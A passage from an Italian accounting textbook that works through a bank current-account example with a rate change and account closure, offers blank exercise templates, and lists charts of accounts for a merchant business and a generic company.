17	9 973,03		1 672,53	0,00	27/10	4
18		3 770,00	0,00	2 097,47	31/10	0
19		2 100,00	0,00	4 197,47	31/10	0
20	448,20		0,00	3 749,27	31/10	7
21	681,50		0,00	3 067,77	07/11	5
22			0,00	3 067,77	12/11	5
23	250,00		0,00	2 817,77	17/11	13
24		2 100,00	0,00	4 917,77	30/11	0
25	1 110,00		0,00	3 807,77	30/11	4
26		840,00	0,00	4 647,77	04/12	1
27	57,00		0,00	4 590,77	05/12	10
28		10 000,00	0,00	14 590,77	15/12	5
29		1 500,00	0,00	16 090,77	20/12	2
30	1 160,00		0,00	14 930,77	22/12	7
31		2 100,00	0,00	17 030,77	29/12	2
32			0,00	17 030,77	31/12	0
33			0,00	17 030,77		0
34			0,00	17 030,77		0
35			0,00	17 030,77		0

La staffa non richiede altro, perché il calcolo dei numeri computistici nelle colonne appropriate viene fatto automaticamente, in base ai periodi indicati nel prospetto delle spese e competenze.

840.4 Descrizione di un esempio alternativo, con estinzione del conto

Viene proposto un esempio di conto corrente del primo trimestre di un certo anno, che però viene estinto il giorno 24 marzo. Durante il periodo viene cambiato il tasso di interesse con decorrenza 26 febbraio (pertanto valuta del cambio del tasso è il 25 febbraio). Inizialmente si registrano nella scheda le operazioni che si vedono nella figura successiva.

Figura 840.11. La scheda prima di annotare l'estinzione del conto.

scheda							
date	valute	movimenti dare	movimenti avere	operazioni	saldi		N.
01/01	31/12		7 900,50	saldo liquido	A	7 900,50	
01/01	03/01		2 200,00	prima partita ripresa	A	10 100,50	
01/01	10/01		1 250,00	seconda partita ripresa	A	11 350,50	
03/01	30/12	1 850,00		emissione A/B 1234567	A	9 500,50	
13/01	31/12	20,50		competenze a vostro debito	A	9 480,00	
13/01	30/01		16 780,00	versamento A/B	A	26 260,00	
28/01	30/01	17 242,27		acquisto divisa estera	A	9 017,73	
06/02	07/02		21 800,00	bonifico da terzi	A	30 817,73	
10/02	02/02	11 200,00		giroconto a favore di terzi	A	19 617,73	
10/02	10/02	1,00		commissioni	A	19 616,73	
14/02	14/02	415,00		utenza telefonica	A	19 201,73	
14/02	14/02	0,60		commissioni	A	19 201,13	
27/02	03/03		8 400,00	versamento A/C	A	27 601,13	
28/02	28/02	22 850,00		bonifico a favore di terzi	A	4 751,13	
28/02	28/02	2,50		commissioni	A	4 748,63	
03/03	04/03		19 789,00	accredito di effetti	A	24 537,63	
06/03	10/03	16 452,77		acquisto divisa estera	A	8 084,86	
06/03	06/03	35,78		commissioni	A	8 049,08	
11/03	12/03		17 500,00	bonifico da terzi	A	25 549,08	
14/03	14/03	12 300,00		acquisto A/C	A	13 249,08	

Attraverso la fase di riordino delle valute, che deve tenere conto della valuta del cambio del tasso e della data di estinzione del conto, si arriva a una staffa, di cui si vede una porzione nella figura successiva.

Figura 840.12. La staffa, senza visualizzare, per ora, i numeri computistici.

movimenti		saldi per valuta		valute	giorni
dare	avere	dare	avere		
	7 900,50	0,00	7 900,50	31/12	-1
1 850,00		0,00	6 050,50	30/12	1
20,50		0,00	6 030,00	31/12	3
	2 200,00	0,00	8 230,00	03/01	7
	1 250,00	0,00	9 480,00	10/01	20
	16 780,00	0,00	26 260,00	30/01	0
17 242,27		0,00	9 017,73	30/01	3
11 200,00		2 182,27	0,00	02/02	5
	21 800,00	0,00	19 617,73	07/02	3
1,00		0,00	19 616,73	10/02	4
0,60		0,00	19 616,13	14/02	0
415,00		0,00	19 201,13	14/02	11
		0,00	19 201,13	25/02	3
2,50		0,00	19 198,63	28/02	0
22 850,00		3 651,37	0,00	28/02	3
	8 400,00	0,00	4 748,63	03/03	1
	19 789,00	0,00	24 537,63	04/03	2
35,78		0,00	24 501,85	06/03	4
16 452,77		0,00	8 049,08	10/03	2
	17 500,00	0,00	25 549,08	12/03	2
12 300,00		0,00	13 249,08	14/03	10
		0,00	13 249,08	24/03	0

Si passa alla compilazione del prospetto delle spese e competenze, con particolare riguardo alle date dei periodi coinvolti. Si prendano per buoni i valori che si vedono nella figura successiva, senza altre spiegazioni sulle condizioni applicate al conto corrente.

Figura 840.13. Prospetto delle spese e competenze, dopo la sua compilazione.

prospetto trimestrale competenze e spese

INTERESSI CREDITORI

dal	al	tasso	numeri creditori	interessi creditori
01 gennaio	25 febbraio	1,75%	639 035,73	30,64
26 febbraio	24 marzo	2,25%	409 121,80	25,22
				55,86
imposta sostitutiva		27,00%		15,08
			interessi creditori netti	40,78

INTERESSI DEBITORI

dal	al	tasso	numeri debitori	interessi creditori
01 gennaio	25 febbraio	7,75%	10 911,35	2,32
26 febbraio	24 marzo	8,25%	10 954,11	2,48
			interessi debitori	4,80

COMMISSIONE SUL MASSIMO SCOPERTO

data	aliquota	base di calcolo	importo commissione
24 marzo	0,125%	3651,37	4,56

SPESE

operazioni	20	x euro	0,65	13,00
operazioni		x euro		0,00
rimborso forfettario				22,00
spese fisse di chiusura e recupero bollo trimestrale				25,50
			totale spese	60,50

RIEPILOGO COMPETENZE	A DEBITO	A CREDITO
interessi netti a credito		40,78
interessi a debito	4,80	
commissione di massimo scoperto	4,56	
spese	60,50	
	69,86	40,78

SBILANCIO COMPETENZE

registrato in c/c con valuta	24 marzo	29,08	0,00

A questo punto si può controllare che nella staffa i numeri computistici appaiano separati correttamente, secondo le esigenze del cambio del tasso.

Figura 840.14. Staffa completa.

staffa									
movimenti		saldi per valuta		valute	giorni	numeri primo periodo		numeri secondo periodo	
dare	avere	dare	avere			dare	avere	dare	avere
	7 900,50	0,00	7 900,50	31/12	-1	0,00	- 7 900,50	0,00	0,00
1 850,00		0,00	6 050,50	30/12	1	0,00	6 050,50	0,00	0,00
20,50		0,00	6 030,00	31/12	3	0,00	18 090,00	0,00	0,00
	2 200,00	0,00	8 230,00	03/01	7	0,00	57 610,00	0,00	0,00
	1 250,00	0,00	9 480,00	10/01	20	0,00	189 600,00	0,00	0,00
	16 780,00	0,00	26 260,00	30/01	0	0,00	0,00	0,00	0,00
17 242,27		0,00	9 017,73	30/01	3	0,00	27 053,19	0,00	0,00
11 200,00		2 182,27	0,00	02/02	5	10 911,35	0,00	0,00	0,00
	21 800,00	0,00	19 617,73	07/02	3	0,00	58 853,19	0,00	0,00
1,00		0,00	19 616,73	10/02	4	0,00	78 466,92	0,00	0,00
0,60		0,00	19 616,13	14/02	0	0,00	0,00	0,00	0,00
415,00		0,00	19 201,13	14/02	11	0,00	211 212,43	0,00	0,00
		0,00	19 201,13	25/02	3	0,00	0,00	0,00	57 603,39
2,50		0,00	19 198,63	28/02	0	0,00	0,00	0,00	0,00
22 850,00		3 651,37	0,00	28/02	3	0,00	0,00	10 954,11	0,00
	8 400,00	0,00	4 748,63	03/03	1	0,00	0,00	0,00	4 748,63
	19 789,00	0,00	24 537,63	04/03	2	0,00	0,00	0,00	49 075,26
35,78		0,00	24 501,85	06/03	4	0,00	0,00	0,00	98 007,40
16 452,77		0,00	8 049,08	10/03	2	0,00	0,00	0,00	16 098,16
	17 500,00	0,00	25 549,08	12/03	2	0,00	0,00	0,00	51 098,16
12 300,00		0,00	13 249,08	14/03	10	0,00	0,00	0,00	132 490,80
		0,00	13 249,08	24/03	0	0,00	0,00	0,00	0,00

Al termine, si può completare la scheda con le operazioni di estinzione del conto. In pratica si addebita il bilancio delle spese e competenze, e si annota il prelievo del saldo rimanente con un assegno circolare.

Figura 840.15. Scheda, dopo l'estinzione del conto.

scheda								
date	valute	movimenti dare	movimenti avere	operazioni	saldi		N.
01/01	31/12		7 900,50	saldo liquido	A	7 900,50	
01/01	03/01		2 200,00	prima partita ripresa	A	10 100,50	
01/01	10/01		1 250,00	seconda partita ripresa	A	11 350,50	
03/01	30/12	1 850,00		emissione A/B 1234567	A	9 500,50	
13/01	31/12	20,50		competenze a vostro debito	A	9 480,00	
13/01	30/01		16 780,00	versamento A/B	A	26 260,00	
28/01	30/01	17 242,27		acquisto divisa estera	A	9 017,73	
06/02	07/02		21 800,00	bonifico da terzi	A	30 817,73	
10/02	02/02	11 200,00		giroconto a favore di terzi	A	19 617,73	
10/02	10/02	1,00		commissioni	A	19 616,73	
14/02	14/02	415,00		utenza telefonica	A	19 201,73	
14/02	14/02	0,60		commissioni	A	19 201,13	
27/02	03/03		8 400,00	versamento A/C	A	27 601,13	
28/02	28/02	22 850,00		bonifico a favore di terzi	A	4 751,13	
28/02	28/02	2,50		commissioni	A	4 748,63	
03/03	04/03		19 789,00	accredito di effetti	A	24 537,63	
06/03	10/03	16 452,77		acquisto divisa estera	A	8 084,86	
06/03	06/03	35,78		commissioni	A	8 049,08	
11/03	12/03		17 500,00	bonifico da terzi	A	25 549,08	
14/03	14/03	12 300,00		acquisto A/C	A	13 249,08	
24/03	24/03	29,08		spese e competenze a vostro debito	A	13 220,00	
24/03	24/03	13 220,00		estinzione con A/C	A	0,00	
	ESTINTO				A	0,00	

840.5 Modello da stampare per esercitazioni fatte a mano

Per le esercitazioni, fatte a mano, con i conti correnti di corrispondenza, si può predisporre un modello contenente una griglia vuota per la stampa e la fotocopia successiva. In questa sezione viene mostrato un modello del genere, che può essere prelevato per la stampa, ⟨*allegati/a2/conto-corrente-di-corrispondenza-per-le-esercitazioni-da-stampare.pdf*⟩, ed eventualmente anche per la modifica presso, ⟨*allegati/a2/conto-corrente-di-corrispondenza-per-le-esercitazioni-da-stampare.sxc*⟩ (viene distribuito assieme all'edizione HTML dell'opera).

Figura 840.16. Modello vuoto per la scheda.

scheda							
date	valute	movimenti		operazioni	saldi		N.
		dare	avere		dare	avere	

Figura 840.18. Modello vuoto per il prospetto delle competenze e delle spese.

prospetto trimestrale competenze e spese

INTERESSI CREDITORI

dal	al	tasso	numeri creditori	interessi creditori
			interessi creditori lordi:	
imposta sostitutiva %			imposta:	
			interessi creditori netti:	

SPESE

operazioni		x euro		
operazioni		x euro		
			totale spese:	

INTERESSI DEBITORI

dal	al	tasso	numeri debitori	interessi creditori
			interessi debitori:	

RIEPILOGO COMPETENZE

	A DEBITO	A CREDITO
interessi netti a credito		
interessi a debito		
commissione di massimo scoperto		
spese		
totali competenze a debito e a credito		

COMMISSIONE SUL MASSIMO SCOPERTO

data	aliquota	base di calcolo	commissione

SBILANCIO COMPETENZE

registrato in c/c con valuta			

Parte cxxxiv

Scritture e bilancio

Capitolo 841

Piano dei conti di un'impresa mercantile individuale

Nelle scritture si possono usare solo le voci che hanno quattro cifre, perché le altre si riferiscono a dei raggruppamenti e non a conti veri e propri.

La caratteristica di questo piano dei conti è di non avere voci che iniziano con degli zeri.

Codice	Denominazione	Bilancio
1	**ATTIVO**	
11	**IMMOBILIZZAZIONI IMMATERIALI**	
1101	costi di impianto	attivo «BI1» costi di impianto e di ampliamento
1106	software	attivo «BI3» diritti di brevetto e diritti di utilizzazione delle opere dell'ingegno
1108	avviamento	attivo «BI5» avviamento
1111	fondo ammortamento costi di impianto	attivo «BI1» costi di impianto e di ampliamento (rettifica)
1116	fondo ammortamento software	attivo «BI3» diritti di brevetto e diritti di utilizzazione delle opere dell'ingegno (rettifica)
1118	fondo ammortamento avviamento	attivo «BI5» avviamento (rettifica)
12	**IMMOBILIZZAZIONI MATERIALI**	
1201	fabbricati	attivo «BII1» terreni e fabbricati
1202	impianti e macchinari	attivo «BII2» impianti e macchinario
1204	attrezzature commerciali	attivo «BII3» attrezzature industriali e commerciali
1205	macchine d'ufficio	attivo «BII4» altri beni
1206	arredamento	attivo «BII4» altri beni
1207	automezzi	attivo «BII4» altri beni
1208	imballaggi durevoli	attivo «BII4» altri beni
1211	fondo ammortamento fabbricati	attivo «BII1» terreni e fabbricati (rettifica)
1212	fondo ammortamento impianti e macchinari	attivo «BII2» impianti e macchinario (rettifica)
1214	fondo ammortamento attrezzature commerciali	attivo «BII3» attrezzature industriali e commerciali (rettifica)
1215	fondo ammortamento macchine d'ufficio	attivo «BII4» altri beni (rettifica)

Codice	Denominazione	Bilancio
1216	fondo ammortamento arredamento	attivo «BII4» altri beni (rettifica)
1217	fondo ammortamento automezzi	attivo «BII4» altri beni (rettifica)
1218	fondo ammortamento imballaggi durevoli	attivo «BII4» altri beni (rettifica)
1220	fornitori immobilizzazioni c/acconti	attivo «BII4» altri beni (rettifica)
13	**IMMOBILIZZAZIONI FINANZIARIE**	
1301	mutui attivi	attivo «BIII2d» crediti verso altri
14	**RIMANENZE**	
1401	materie di consumo	attivo «CI1» materie prime, sussidiarie e di consumo
1404	merci	attivo «CI4» prodotti finiti e merci
1410	fornitori c/acconti	attivo «CI5» acconti
15	**CREDITI COMMERCIALI**	
1501	crediti v/clienti	attivo «CII1» crediti verso clienti
1502	crediti commerciali diversi	attivo «CII1» crediti verso clienti
1503	clienti c/spese anticipate	attivo «CII1» crediti verso clienti
1505	cambiali attive	attivo «CII1» crediti verso clienti
1506	cambiali allo sconto	attivo «CII1» crediti verso clienti
1507	cambiali all'incasso	attivo «CII1» crediti verso clienti
1509	fatture da emettere	attivo «CII1» crediti verso clienti
1510	crediti insoluti	attivo «CII1» crediti verso clienti
1511	cambiali insolute	attivo «CII1» crediti verso clienti
1531	crediti da liquidare	attivo «CII1» crediti verso clienti
1540	fondo svalutazione crediti	attivo «CII1» crediti verso clienti (rettifica)
1541	fondo rischi su crediti	attivo «CII1» crediti verso clienti (rettifica)
16	**CREDITI DIVERSI**	

Codice	Denominazione	Bilancio
1601	IVA n/credito	non affluisce direttamente in bilancio
1602	IVA c/acconto	non affluisce direttamente in bilancio
1605	crediti per IVA	attivo «CII4bis» crediti tributari
1607	imposte c/acconto	non affluisce direttamente in bilancio
1608	crediti per imposte	attivo «CII4bis» crediti tributari
1609	crediti per ritenute subite	attivo «CII4bis» crediti tributari
1610	crediti per cauzioni	attivo «CII5» crediti verso altri
1620	personale c/acconti	attivo «CII5» crediti verso altri
1630	crediti v/istituti previdenziali	attivo «CII5» crediti verso altri
1640	debitori diversi	attivo «CII5» crediti verso altri
18	**DISPONIBILITÀ LIQUIDE**	
1801	banche c/c attivi banche c/c	attivo «CIV1» depositi bancari e postali
1810	c/c postali	attivo «CIV1» depositi bancari e postali
1820	denaro in cassa	attivo «CIV3» denaro e valori in cassa
1821	assegni	attivo «CIV2» assegni
1822	valori bollati	attivo «CIV3» denaro e valori in cassa
19	**RATEI E RISCONTI ATTIVI**	
1901	ratei attivi	attivo «D» ratei e risconti
1902	risconti attivi	attivo «D» ratei e risconti
2	**PASSIVO**	
20	**PATRIMONIO NETTO**	
2101	patrimonio netto	passivo «AI» capitale sociale
2102	utile d’esercizio	passivo «IX» utile (perdita) d’esercizio
2103	perdita d’esercizio	passivo «IX» utile (perdita) d’esercizio

Codice	Denominazione	Bilancio
2104	prelevamenti extra gestione	passivo «AI» capitale sociale (rettifica)
2105	titolare c/ritenute subite	passivo «AI» capitale sociale (rettifica)
22	**FONDI PER RISCHI E ONERI**	
2201	fondo per imposte	passivo «B2» fondo per imposte
2204	fondo responsabilità civile	passivo «B3» altri fondi per rischi e oneri
2205	fondo spese future	passivo «B3» altri fondi per rischi e oneri
2211	fondo manutenzioni programmate	passivo «B3» altri fondi per rischi e oneri
23	**TRATTAMENTO FINE RAPPORTO DI LAVORO**	
2301	debiti per TFRL	passivo «C» trattamento di fine rapporto di lavoro subordinato
24	**DEBITI FINANZIARI**	
2410	mutui passivi	passivo «D4» debiti verso banche
2411	banche c/sovvenzioni	passivo «D4» debiti verso banche
2420	banche c/c passivi	passivo «D4» debiti verso banche
2421	banche c/RIBA all'incasso	passivo «D4» debiti verso banche
2422	banche c/cambiali all'incasso	passivo «D4» debiti verso banche
2423	banche c/anticipi su fatture	passivo «D4» debiti verso banche
2440	debiti v/altri finanziatori	passivo «D4» debiti verso banche
25	**DEBITI COMMERCIALI**	
2501	debiti v/fornitori	passivo «D7» debiti verso fornitori
2503	cambiali passive	passivo «D8» debiti rappresentati da titoli di credito
2520	fatture da ricevere	passivo «D7» debiti verso fornitori
2521	debiti da liquidare	passivo «D7» debiti verso fornitori
2530	clienti c/acconti	passivo «D6» acconti
26	**DEBITI DIVERSI**	

Codice	Denominazione	Bilancio
2601	IVA n/debito	non affluisce direttamente in bilancio
2602	debiti per ritenute da versare	passivo «D12» debiti tributari
2605	debiti per IVA erario c/IVA	passivo «D12» debiti tributari
2606	debiti per imposte	passivo «D12» debiti tributari
2619	debiti per cauzioni	passivo «D14» altri debiti
2620	personale c/retribuzioni	passivo «D14» altri debiti
2621	personale c/liquidazioni	passivo «D14» altri debiti
2622	clienti c/cessione	passivo «D14» altri debiti
2630	debiti v/istituti previdenziali	passivo «D13» debiti verso istituti previdenziali e di sicurezza sociale
2640	creditori diversi	passivo «D14» altri debiti
27	**RATEI E RISCONTI PASSIVI**	
2701	ratei passivi	passivo «E» ratei e risconti
2702	risconti passivi	passivo «E» ratei e risconti
28	**CONTI TRANSITORI E DIVERSI**	
2801	bilancio di apertura	non affluisce direttamente in bilancio
2802	bilancio di chiusura	non affluisce direttamente in bilancio
2810	IVA c/liquidazioni	non affluisce direttamente in bilancio
2811	istituti previdenziali	non affluisce direttamente in bilancio
2820	banca ... c/c	non affluisce direttamente in bilancio
2821	banca ... c/c	non affluisce direttamente in bilancio
2822	banca ... c/c	non affluisce direttamente in bilancio
29	**CONTI DEI SISTEMI SUPPLEMENTARI**	
2901	beni di terzi	non affluisce direttamente in bilancio
2902	depositanti beni	non affluisce direttamente in bilancio

Codice	Denominazione	Bilancio
2911	merci da ricevere	non affluisce direttamente in bilancio
2912	fornitori c/impegni	non affluisce direttamente in bilancio
2913	impegni per beni in leasing	non affluisce direttamente in bilancio
2914	creditori c/leasing	non affluisce direttamente in bilancio
2916	clienti c/impegni	non affluisce direttamente in bilancio
2917	merci da consegnare	non affluisce direttamente in bilancio
2921	rischi per effetti scontati	non affluisce direttamente in bilancio
2922	banche c/effetti scontati	non affluisce direttamente in bilancio
2926	rischi per fideiussioni	non affluisce direttamente in bilancio
2927	creditori per fideiussioni	non affluisce direttamente in bilancio
2931	rischi per avalli	non affluisce direttamente in bilancio
2932	creditori per avalli	non affluisce direttamente in bilancio
3	**VALORE DELLA PRODUZIONE**	
31	**VENDITE E PRESTAZIONI**	
3101	merci c/vendite	conto economico «A1» ricavi delle vendite e delle prestazioni
3103	rimborsi spese di vendita	conto economico «A1» ricavi delle vendite e delle prestazioni
3110	resi su vendite	conto economico «A1» ricavi delle vendite e delle prestazioni (rettifica)
3111	ribassi e abbuoni passivi	conto economico «A1» ricavi delle vendite e delle prestazioni (rettifica)
3112	premi su vendite	conto economico «A1» ricavi delle vendite e delle prestazioni (rettifica)
32	**RICAVI E PROVENTI DIVERSI**	
3201	fitti attivi	conto economico «A5» altri ricavi e proventi
3202	proventi vari	conto economico «A5» altri ricavi e proventi
3210	arrotondamenti attivi	conto economico «A5» altri ricavi e proventi
3220	plusvalenze ordinarie diverse	conto economico «A5» altri ricavi e proventi

Codice	Denominazione	Bilancio
3230	sopravvenienze attive ordinarie diverse	conto economico «A5» altri ricavi e proventi
3240	insussistenze attive ordinarie diverse	conto economico «A5» altri ricavi e proventi
4	**COSTI DELLA PRODUZIONE**	
41	**COSTO DEL VENDUTO**	
4101	merci c/acquisti	conto economico «B6» costi per materie prime, sussidiarie, di consumo e di merci
4102	materie di consumo c/acquisti	conto economico «B6» costi per materie prime, sussidiarie, di consumo e di merci
4105	merci c/apporti	conto economico «B6» costi per materie prime, sussidiarie, di consumo e di merci
4110	resi su acquisti	conto economico «B6» costi per materie prime, sussidiarie, di consumo e di merci (rettifica)
4111	ribassi e abbuoni attivi	conto economico «B6» costi per materie prime, sussidiarie, di consumo e di merci (rettifica)
4112	premi su acquisti	conto economico «B6» costi per materie prime, sussidiarie, di consumo e di merci (rettifica)
4121	merci c/esistenze iniziali	conto economico «B11» variazioni delle rimanenze di materie prime, sussidiarie, di consumo e merci
4122	materie di consumo c/esistenze iniziali	conto economico «B11» variazioni delle rimanenze di materie prime, sussidiarie, di consumo e merci
4131	merci c/rimanenze finali	conto economico «B11» variazioni delle rimanenze di materie prime, sussidiarie, di consumo e merci (rettifica)
4132	materie di consumo c/rimanenze finali	conto economico «B11» variazioni delle rimanenze di materie prime, sussidiarie, di consumo e merci (rettifica)
42	**COSTI PER SERVIZI**	
4201	costi di trasporto	conto economico «B7» costi per servizi
4202	costi per energia	conto economico «B7» costi per servizi
4203	costi di pubblicità	conto economico «B7» costi per servizi
4204	costi di consulenze	conto economico «B7» costi per servizi
4205	costi postali	conto economico «B7» costi per servizi
4206	costi telefonici	conto economico «B7» costi per servizi
4207	costi di assicurazione	conto economico «B7» costi per servizi
4208	costi di vigilanza	conto economico «B7» costi per servizi

Codice	Denominazione	Bilancio
4209	costi per i locali	conto economico «B7» costi per servizi
4210	costi di esercizio automezzi	conto economico «B7» costi per servizi
4211	costi di manutenzione e riparazione	conto economico «B7» costi per servizi
4212	provvigioni passive	conto economico «B7» costi per servizi
4213	spese di incasso	conto economico «B7» costi per servizi
43	**COSTI PER GODIMENTO BENI DI TERZI**	
4301	fitti passivi	conto economico «B8» costi per godimento di beni di terzi
4302	canoni di leasing	conto economico «B8» costi per godimento di beni di terzi
44	**COSTI PER IL PERSONALE**	
4401	salari e stipendi	conto economico «B9a» salari e stipendi
4402	oneri sociali	conto economico «B9b» oneri sociali
4403	TFRL	conto economico «B9c» trattamento di fine rapporto
4404	altri costi per il personale	conto economico «B9e» altri costi
45	**AMMORTAMENTI IMMOBILIZZAZIONI IMMATERIALI**	
4501	ammortamento costi di impianto	conto economico «B10a» ammortamento delle immobilizzazioni immateriali
4506	ammortamento software	conto economico «B10a» ammortamento delle immobilizzazioni immateriali
4508	ammortamento avviamento	conto economico «B10a» ammortamento delle immobilizzazioni immateriali
46	**AMMORTAMENTI IMMOBILIZZAZIONI MATERIALI**	
4601	ammortamento fabbricati	conto economico «B10b» ammortamento delle immobilizzazioni materiali
4602	ammortamento impianti e macchinari	conto economico «B10b» ammortamento delle immobilizzazioni materiali
4604	ammortamento attrezzature commerciali	conto economico «B10b» ammortamento delle immobilizzazioni materiali
4605	ammortamento macchine d'ufficio	conto economico «B10b» ammortamento delle immobilizzazioni materiali
4606	ammortamento arredamento	conto economico «B10b» ammortamento delle immobilizzazioni materiali

Codice	Denominazione	Bilancio
4607	ammortamento automezzi	conto economico «B10b» ammortamento delle immobilizzazioni materiali
4608	ammortamento imballaggi durevoli	conto economico «B10b» ammortamento delle immobilizzazioni materiali
47	**SVALUTAZIONI**	
4701	svalutazioni immobilizzazioni immateriali	conto economico «B10c» altre svalutazione delle immobilizzazioni
4702	svalutazioni immobilizzazioni materiali	conto economico «B10c» altre svalutazione delle immobilizzazioni
4706	svalutazione crediti	conto economico «B10d» svalutazioni dei crediti compresi nell'attivo circolante e nelle disponibilità liquide
48	**ACCANTONAMENTI**	
481	**ACCANTONAMENTI PER RISCHI**	
4814	accantonamento per responsabilità civile	conto economico «B12» accantonamenti per rischi
482	**ALTRI ACCANTONAMENTI**	
4821	accantonamento per spese future	conto economico «B13» altri accantonamenti
4823	accantonamento per manutenzioni programmate	conto economico «B13» altri accantonamenti
49	**ONERI DIVERSI**	
4901	oneri fiscali diversi	conto economico «B14» oneri diversi di gestione
4903	oneri vari	conto economico «B14» oneri diversi di gestione
4905	perdite su crediti	conto economico «B14» oneri diversi di gestione
4910	arrotondamenti passivi	conto economico «B14» oneri diversi di gestione
4920	minusvalenze ordinarie diverse	conto economico «B14» oneri diversi di gestione
4930	sopravvenienze passive ordinarie diverse	conto economico «B14» oneri diversi di gestione
4940	insussistenze passive ordinarie diverse	conto economico «B14» oneri diversi di gestione
5	**PROVENTI E ONERI FINANZIARI**	
51	**PROVENTI FINANZIARI**	
5110	interessi attivi v/clienti	conto economico «C16d» proventi finanziari diversi
5115	interessi attivi bancari	conto economico «C16d» proventi finanziari diversi

Codice	Denominazione	Bilancio
5116	interessi attivi postali	conto economico «C16d» proventi finanziari diversi
5140	proventi finanziari diversi	conto economico «C16d» proventi finanziari diversi
52	**ONERI FINANZIARI**	
5201	interessi passivi v/fornitori	conto economico «C17» interessi e altri oneri finanziari
5202	interessi passivi bancari	conto economico «C17» interessi e altri oneri finanziari
5203	sconti passivi bancari	conto economico «C17» interessi e altri oneri finanziari
5210	interessi passivi su mutui	conto economico «C17» interessi e altri oneri finanziari
5240	oneri finanziari diversi	conto economico «C17» interessi e altri oneri finanziari
7	**PROVENTI E ONERI STRAORDINARI**	
71	**PROVENTI STRAORDINARI**	
7101	plusvalenze straordinarie	conto economico «E20» proventi straordinari
7102	sopravvenienze attive straordinarie	conto economico «E20» proventi straordinari
7103	insussistenze attive straordinarie	conto economico «E20» proventi straordinari
72	**ONERI STRAORDINARI**	
7201	minusvalenze straordinarie	conto economico «E21» oneri straordinari
7202	sopravvenienze passive straordinarie	conto economico «E21» oneri straordinari
7203	insussistenze passive straordinarie	conto economico «E21» oneri straordinari
7204	imposte esercizi precedenti	conto economico «E21» oneri straordinari
81	**IMPOSTE DELL’ESERCIZIO**	
8101	imposte dell’esercizio	conto economico «22» imposte sul reddito dell’esercizio
91	**CONTI DI RISULTATO**	
9101	conto di risultato economico	non affluisce direttamente in bilancio

Capitolo 842

Piano dei conti generico

Nelle scritture si possono usare solo le voci che hanno cinque cifre, perché le altre si riferiscono a dei raggruppamenti e non a conti veri e propri.[1]

Codice	Denominazione
100	**CREDITI VS/SOCI**
10001	Azionisti c/sottoscrizioni
10002	Azionisti c/versamenti richiamati
10005	Azionisti c/reintegro
101	**IMMOBILIZZAZIONI IMMATERIALI**
10101	Costi d'impianto
10102	Costi di ampliamento
10103	Costi di ricerca e di sviluppo
10104	Costi di pubblicità patrimonializzati
10105	Brevetti industriali
10106	Software
10107	Concessioni e licenze
10108	Avviamento
10111	Fondo ammortamento costi di impianto
10112	Fondo ammortamento costi di ampliamento
10113	Fondo ammortamento costi di ricerca e sviluppo
10114	Fondo ammortamento costi di pubblicità
10115	Fondo ammortamento brevetti industriali
10116	Fondo ammortamento software
10117	Fondo ammortamento concessioni e licenze
10118	Fondo ammortamento avviamento
10130	Immobilizzazioni immateriali in corso
10131	Fornitori immobilizzazioni immateriali c/acconti
102	**IMMOBILIZZAZIONI MATERIALI**
10201	Terreni e fabbricati
10202	Impianti e macchinari
10203	Attrezzature industriali
10204	Attrezzature commerciali
10205	Macchine d'ufficio
10206	Arredamento
10207	Automezzi
10208	Imballaggi durevoli
10211	Fondo ammortamento fabbricati
10212	Fondo ammortamento impianti e macchinari
10213	Fondo ammortamento attrezzature industriali
10214	Fondo ammortamento attrezzature commerciali
10215	Fondo ammortamento macchine d'ufficio
10216	Fondo ammortamento arredamento
10217	Fondo ammortamento automezzi
10218	Fondo ammortamento imballaggi durevoli
10221	Fondo svalutazione terreni e fabbricati
10222	Fondo svalutazione impianti
10230	Immobilizzazioni in corso
10231	Fornitori immobilizzazioni materiali c/acconti
105	**CREDITI COMMERCIALI**
10501	Crediti v/clienti
10502	Crediti commerciali diversi
10503	Clienti c/costi anticipati
10504	Crediti fattorizzati

Codice	Denominazione
10505	Cambiali attive
10506	Cambiali allo sconto
10507	Cambiali all’incasso
10509	Fatture da emettere
10510	Crediti insoluti
10511	Cambiali insolute
10520	Crediti v/controllate
10521	Crediti v/collegate
10522	Crediti v/controllanti
10540	Fondo svalutazione crediti
10541	Fondo rischi su crediti
106	**CREDITI DIVERSI**
10601	IVA ns/credito
10602	Imposte c/acconto
10603	Crediti per ritenute subite
10604	Crediti d’imposta
10605	Crediti per IVA
10606	IVA c/acconto
10607	Crediti per imposte
10610	Crediti per cauzioni
10620	Personale c/acconti
10630	Crediti v/Istituti previdenziali
10660	Obbligazionisti c/sottoscrizioni
10680	Fornitori c/acconti
10690	Debitori diversi
107	**ATTIVITÀ FINANZIARIE**
10701	Partecipazioni
10704	Azioni proprie da annullare
10705	Titoli
10707	Obbligazioni sociali
108	**DISPONIBILITÀ LIQUIDE**
10801	Banche c/c attivi
10802	Banca c/vincolato
10810	C/c postali
10820	Assegni
10830	Denaro in cassa
10831	Valori bollati
109	**RATEI E RISCONTI ATTIVI**
10901	Ratei attivi
10902	Risconti attivi
10903	Disaggio su prestiti
110	**IMMOBILIZZAZIONI FINANZIARIE**
11001	Partecipazioni in controllate
11002	Partecipazioni in collegate
11003	Partecipazioni in controllanti
11004	Partecipazioni diverse
11010	Prestiti a controllate
11011	Prestiti a collegate
11012	Prestiti a controllanti
11020	Mutui attivi v/terzi
11040	Azioni proprie
11050	Titoli immobilizzati
115	**RIMANENZE**

Codice	Denominazione
11501	Materie prime
11502	Materie sussidiarie
11503	Materie di consumo
11504	Prodotti in lavorazione
11505	Semilavorati
11506	Lavori in corso su ordinazione
11507	Prodotti finiti
11509	Merci
11510	Fornitori materie c/acconti
197	**CONTI BANCARI**
19720	Banca x c/c
19721	Banca y c/c
198	**CONTI TRANSITORI**
19810	IVA c/liquidazione
19811	Istituti previdenziali
19830	Personale c/arrotondamenti
19831	Società di factoring c/c
19833	Gestione titoli
199	**SISTEMI MINORI**
19901	Beni di terzi
19902	Materie da ricevere
19903	Clienti c/impegni
19904	Impegni per beni in leasing
19905	Rischi per effetti scontati
19906	Rischi per fideiussioni
19907	Rischi per avalli
210	**PATRIMONIO NETTO**
21001	Capitale sociale
21002	Riserva da sopraprezzo azioni
21003	Riserve di rivalutazione
21004	Riserva legale
21005	Riserve per azioni proprie
21006	Riserva statutaria
21007	Riserva straordinaria
21008	Riserva conguaglio utili in corso
21010	Versamenti azionisti c/capitale
21011	Versamenti in c/aumento di capitale
21012	Riserva per rinnovi
21013	Riserva ammortamenti anticipati
21015	Riserva contributi in c/capitale
21020	Utile a nuovo
21021	Perdite a nuovo
21030	Utile d'esercizio
21031	Perdita d'esercizio
211	**FONDI PER RISCHI E ONERI**
21102	Fondo per imposte
21103	Fondo imposte differite
21104	Fondo resposabilità civile
